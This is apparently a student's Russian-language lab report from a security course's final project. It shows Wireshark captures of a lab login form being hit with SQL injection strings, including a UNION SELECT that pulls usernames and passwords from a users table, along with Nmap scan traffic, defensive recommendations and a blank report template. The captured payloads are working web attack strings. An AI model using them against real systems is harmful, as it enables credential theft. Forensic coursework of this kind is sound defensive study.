20782	344.477111	192.168.56.107	192.168.56.101	TCP	74	8091 → 46460 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 TSval=1448 Tseq=1
20783	344.477321	192.168.56.101	192.168.56.107	TCP	66	46460 → 8091 [ACK] Seq=1 Ack=357 Win=64256 Len=0 TSval=1448 Tseq=1
20784	344.477539	192.168.56.101	192.168.56.107	HTTP	422	GET / HTTP/1.1
20785	344.479425	192.168.56.107	192.168.56.101	TCP	1514	8091 → 46460 [ACK] Seq=1 Ack=357 Win=66560 Len=1448 TSval=1448 Tseq=1
20786	344.479518	192.168.56.107	192.168.56.101	HTTP	175	HTTP/1.1 200 OK (text/html)
20787	344.479569	192.168.56.107	192.168.56.101	TCP	66	8091 → 46460 [FIN, ACK] Seq=1558 Ack=357 Win=66560 Len=0 TSval=1448 Tseq=1
20788	344.479648	192.168.56.101	192.168.56.107	TCP	66	46460 → 8091 [ACK] Seq=357 Ack=1558 Win=63872 Len=0 TSval=1448 Tseq=1
20789	344.480638	192.168.56.101	192.168.56.107	TCP	66	46460 → 8091 [FIN, ACK] Seq=357 Ack=1558 Win=64128 Len=0 TSval=1448 Tseq=1
20790	344.480888	192.168.56.107	192.168.56.101	TCP	66	8091 → 46460 [ACK] Seq=1559 Ack=358 Win=66560 Len=0 TSval=1448 Tseq=1
20791	353.724579	192.168.56.101	192.168.56.107	TCP	74	34874 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
20792	353.725155	192.168.56.107	192.168.56.101	TCP	74	8091 → 34874 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 TSval=1448 Tseq=1
20793	353.725395	192.168.56.101	192.168.56.107	TCP	66	34874 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1448 Tseq=1
20794	353.726474	192.168.56.101	192.168.56.107	HTTP	659	POST / HTTP/1.1 (application/x-www-form-urlencoded)
20795	353.730066	192.168.56.107	192.168.56.101	TCP	1514	8091 → 34874 [ACK] Seq=1 Ack=594 Win=66560 Len=1448 TSval=1448 Tseq=1
20796	353.730163	192.168.56.107	192.168.56.101	TCP	1514	8091 → 34874 [ACK] Seq=1449 Ack=594 Win=66560 Len=1448 TSval=1448 Tseq=1
20797	353.730352	192.168.56.101	192.168.56.107	TCP	66	34874 → 8091 [ACK] Seq=594 Ack=2897 Win=63488 Len=0 TSval=1448 Tseq=1
20798	353.730701	192.168.56.107	192.168.56.101	HTTP	1164	HTTP/1.1 200 OK (text/html)
20799	353.731674	192.168.56.101	192.168.56.107	TCP	66	34874 → 8091 [FIN, ACK] Seq=594 Ack=3996 Win=64128 Len=0 TSval=1448 Tseq=1
20800	468.375984	192.168.56.107	192.168.56.101	TCP	66	8091 → 34874 [ACK] Seq=3996 Ack=595 Win=66560 Len=0 TSval=1448 Tseq=1
20801	468.375998	PCSSystemtec_b1:9d:...	Broadcast	ARP	60	Who has 192.168.56.107? Tell 192.168.56.101
20802	468.376600	PCSSystemtec_e2:b9:...	PCSSystemtec_b1:9d:...	ARP	42	192.168.56.107 is at 08:00:27:e2:b9:1b
▼ Hypertext Transfer Protocol						
▼ POST / HTTP/1.1\r\n						
▼ Expert Info (Chat/Sequence): POST / HTTP/1.1\r\n						
[POST / HTTP/1.1\r\n]						
[Severity level: Chat]						
[Group: Sequence]						
Request Method: POST						
Request URI: /						
Request Version: HTTP/1.1						
Host: 192.168.56.107:8091\r\n						
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0\r\n						
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n						
Accept-Language: en-US,en;q=0.5\r\n						
Accept-Encoding: gzip, deflate\r\n						
Content-Type: application/x-www-form-urlencoded\r\n						
▼ Content-Length: 36\r\n						
[Content length: 36]						
Origin: http://192.168.56.107:8091\r\n						
Connection: close\r\n						
Referer: http://192.168.56.107:8091\r\n						
▼ Cookie: hotlog=1\r\n						
Cookie pair: hotlog=1						
Upgrade-Insecure-Requests: 1\r\n						
▼ Full request URI: http://192.168.56.107:8091/\r\n						
[HTTP request 1/1]						
[Response in frame: 20778]						
File Data: 36 bytes						
▼ HTML Form URL Encoded: application/x-www-form-urlencoded						
▼ Form item: "user" = '' OR 1=1 #						
Key: user						
Value: '' OR 1=1 #						
▼ Form item: "password" = ""						
Key: password						
Value:						
▼ Form item: "s" = "OK"						
Key: s						
Value: OK						
▼ HTML Form URL Encoded: application/x-www-form-urlencoded						
▼ Form item: "user" = '' OR 1=1 UNION SELECT null,null,username,password FROM users#"						
Key: user						
Value: '' OR 1=1 UNION SELECT null,null,username,password FROM users#						
▼ Form item: "password" = ""						
Key: password						
Value:						
▼ Form item: "s" = "OK"						
Key: s						
Value: OK						
▼ The TCP payload of this packet (tcp.payload), 593 bytes						

И тут тоже (' OR 1=1 UNION SELECT null,null,username, password FROM users#)

No.	Time	Source	Destination	Protocol	Length Info
20682	307.080824	192.168.56.107	192.168.56.101	TCP	66 4389 → 52066 [ACK] Seq=902 Ack=929 Win=66048 Len=0 TSval=152368 TSecr=120018420
20683	311.885003	192.168.56.101	192.168.56.107	TLSv1	103 Encrypted Alert
20684	311.885162	192.168.56.101	192.168.56.107	TCP	66 52066 → 4389 [FIN, ACK] Seq=966 Ack=902 Win=64128 Len=0 TSval=120018425 TSecr=152368
20685	311.885695	192.168.56.101	192.168.56.101	TCP	66 4389 → 52066 [ACK] Seq=902 Ack=967 Win=66048 Len=0 TSval=152849 TSecr=120018425
20686	311.885781	192.168.56.107	192.168.56.101	TCP	54 4389 → 52066 [RST, ACK] Seq=902 Ack=967 Win=0 Len=0
20687	311.892159	192.168.56.101	192.168.56.107	TCP	74 42310 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=120018432 TSecr=0 WS=128
20688	311.892537	192.168.56.107	192.168.56.101	TCP	74 8091 → 42310 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM TSval=152850 TSecr=120018432
20689	311.892724	192.168.56.101	192.168.56.107	TCP	66 42310 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=120018433 TSecr=152850
20690	311.895851	192.168.56.101	192.168.56.107	TCP	74 42324 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=120018436 TSecr=0 WS=128
20691	311.896215	192.168.56.107	192.168.56.101	TCP	74 8091 → 42324 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM TSval=152850 TSecr=120018436
20692	311.896415	192.168.56.101	192.168.56.107	TCP	66 42324 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=120018436 TSecr=152850
20693	311.897679	192.168.56.101	192.168.56.107	TCP	74 42326 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=120018438 TSecr=0 WS=128
20694	311.898813	192.168.56.101	192.168.56.107	TCP	74 8091 → 42326 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM TSval=152850 TSecr=120018438
20695	311.898200	192.168.56.101	192.168.56.107	TCP	66 42326 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=120018438 TSecr=152850
20696	311.898426	192.168.56.101	192.168.56.107	HTTP	84 GET / HTTP/1.0
20697	311.898453	192.168.56.101	192.168.56.107	HTTP	247 GET /nmaplowercheck1677795699 HTTP/1.1
20698	311.898488	192.168.56.101	192.168.56.107	HTTP	689 POST /sdk HTTP/1.1
20699	311.901099	192.168.56.107	192.168.56.101	HTTP	568 HTTP/1.1 404 Not Found (text/html)
20700	311.901172	192.168.56.107	192.168.56.101	TCP	66 8091 → 42324 [FIN, ACK] Seq=503 Ack=182 Win=66560 Len=0 TSval=152850 TSecr=120018438
20701	311.901309	192.168.56.101	192.168.56.107	TCP	66 42324 → 8091 [ACK] Seq=182 Ack=503 Win=64128 Len=0 TSval=120018441 TSecr=152850
20702	311.902592	192.168.56.107	192.168.56.101	HTTP	547 HTTP/1.1 404 Not Found (text/html)
[Window size scaling factor: 128]					
Checksum: 0x6f4c [unverified]					
[Checksum Status: Unverified]					
Urgent Pointer: 0					
▼ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps					
▼ TCP Option - No-Operation (NOP)					
Kind: No-Operation (1)					
▼ TCP Option - No-Operation (NOP)					
Kind: No-Operation (1)					
▼ TCP Option - Timestamps: TSval 120018438, TSecr 152850					
Kind: Time Stamp Option (8)					
Length: 10					
Timestamp value: 120018438					
Timestamp echo reply: 152850					
▼ [Timestamps]					
[Time since first frame in this TCP stream: 0.002602000 seconds]					
[Time since previous frame in this TCP stream: 0.0002038000 seconds]					
▼ [SEQ/ACK analysis]					
[iRTT: 0.000564000 seconds]					
[Bytes in flight: 181]					
[Bytes sent since last PSH flag: 181]					
TCP payload (181 bytes)					
▼ Hypertext Transfer Protocol					
▼ GET /nmaplowercheck1677795699 HTTP/1.1\r\n					
[Expert Info (Chat/Sequence): GET /nmaplowercheck1677795699 HTTP/1.1\r\n]					
[GET /nmaplowercheck1677795699 HTTP/1.1\r\n]					
[Severity level: Chat]					
[Group: Sequence]					
Request Method: GET					
Request URL: /nmaplowercheck1677795699					
Request Version: HTTP/1.1					
Connection: close\r\n					
Host: 192.168.56.107:8091\r\n					
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)\r\n					
\r\n\r\n					
[Full request URL: http://192.168.56.107:8091/nmaplowercheck1677795699]					
[HTTP request 1/1]					
[Response in frame: 20699]					

В данном пакете видно, что был использован pmap. В данном задании, сканирование портов является исключением — поэтому, это не было атакой (это как дополнение).

На второй строке выделен пользователь greedo, а на первой строке снова видны следы SQL-инъекции (у строки: Welcome, ' OR 1=1 #)

На второй и третьей строках выделен пользователь greedo, а на первой строке снова видны следы SQL-инъекции (у строки: Welcome, ' OR UNION SELECT null,null,username,password FROM users#)

Для предотвращения подобных атак или снижение их шанса до минимума, необходимо: Регулярно мониторить сетевую активность; реагировать на все предупреждения безопасности (даже если они оказались ложными); регулярно обновлять программное обеспечение; проводить аудиты информационной безопасности; внедрять различное ПО направленная на безопасность — огненные стены (фаерволлы), системы обнаружения вторжения, системы предотвращения утечек и т.д.; соблюдать стандарты хотя-бы одного из изданий — которые предоставляют решения, которые хороши на практике (при этом если ими следовать), например OWASP или NSE (можно следовать стандартам не только одного издания, а сразу нескольких); использовать антивирус; использовать исключительно безопасное соединение к сети (не важно, в интранете или интернете); внедрять политики информационной безопасности (например пароль с мин. кол-вом символов и с некоторыми другими типами символов; максимальное кол-во подключений к ssh; временная блокировка учётной записи — в случае если пароль будет неправильно набран определённое количество раз и др.); оставлять открытыми только самые нужные порты и оставлять активными только самые необходимые службы; периодически проводить инвентаризацию; подсчитывать риски, какие риски можно принять (например, которые в случае утечки особо не повлияют — для низкого уровня).

Заметка: Не всем системам нужно столько мер безопасности, для каждой системы необходимо определённое количество мер — в зависимости от уровня безопасности.

Задача 9 (по желанию). Рекомендации по устранению уязвимостей

В рамках финального проекта вы проанализировали состояние безопасности машин и приложений на них.

Что нужно сделать:

Step 1: Составьте перечень мероприятий, которые, на ваш взгляд, исправят текущие уязвимости и не позволяют злоумышленникам использовать их.

Советы и рекомендации

Перечень составляется в произвольной форме, подходящей по стилю оформления к отчёту:

- 8 структурированность,
- 8 последовательность,
- 8 читабельность.

Критерии оценивания

Представленный перечень мероприятий устраниет все или часть найденных уязвимостей.

Артефакты задания

В общем отчёте представлены рекомендации по устранению уязвимостей.

Формат сдачи материалов и оценивание

Список артефактов отчёта

- Список активных хостов в сети.
- Список открытых портов на активных хостах.
- Список приложений на открытых портах.
- Детальная информация по обнаруженным приложениям.
- Список доступных сетевых сервисов и уязвимостей в них.
- Пароль учётной записи администратора.
- Расшифрованные пароли из хеш-сумм.
- Список пользователей.
- Список подключённых носителей с указанием свойств и иной доступной информации.
- Список установленного ПО.
- Список истории просмотра штатного веб-обозревателя.
- Пароли пользователей.
- Версия операционной системы и дата последнего запуска.
- Описание обнаруженного вредоносного ПО.
- Описания решений задач 2–8 (со скриншотами).
- Рекомендации по устранению уязвимостей.

**Отчёт об анализе защищённости компонентов
информационной инфраструктуры компании
«Hardsoft Solutions»**

Отчёт подготовил(а):

Дата:

Оглавление

Введение

1. Описание проекта

1.1. Методы, средства и инструменты реализации проекта

2. Анализ и оценка общего состояния информационной безопасности компании Заказчика

2.1. Инвентаризация сетевой инфраструктуры

2.2. Тестирование безопасности сетевых сервисов

2.3. Перебор паролей

2.4. Исследование рабочей станции

2.5. Анализ сетевой активности злоумышленника

2.6. Анализ кода приложения

2.7. Аудит безопасности веб сервисов

2.8. Корректировка сетевых средств защиты

3. Рекомендации по устранению уязвимостей

Введение

Обеспечение информационной безопасности корпоративной инфраструктуры является приоритетной задачей для бизнеса любого размера.

.....

Заказчик

.....

Исполнитель

.....

Цели проекта

1.
2.

.....

Задачи проекта

.....

1.Описание проекта

1.1.Методы, средства и инструменты реализации проекта

.....

2.Анализ и оценка общего состояния информационной безопасности компании Заказчика

2.1. Инвентаризация сетевой инфраструктуры

.....

2.2. Тестирование безопасности сетевых сервисов

.....

2.3. Перебор паролей

.....

2.4. Исследование рабочей станции

.....

2.5. Анализ сетевой активности злоумышленника

.....

2.6. Анализ кода приложения

.....

2.7. Аудит безопасности веб сервисов

.....

2.8. Корректировка сетевых средств защиты

.....

3.Рекомендации по устранению уязвимостей

.....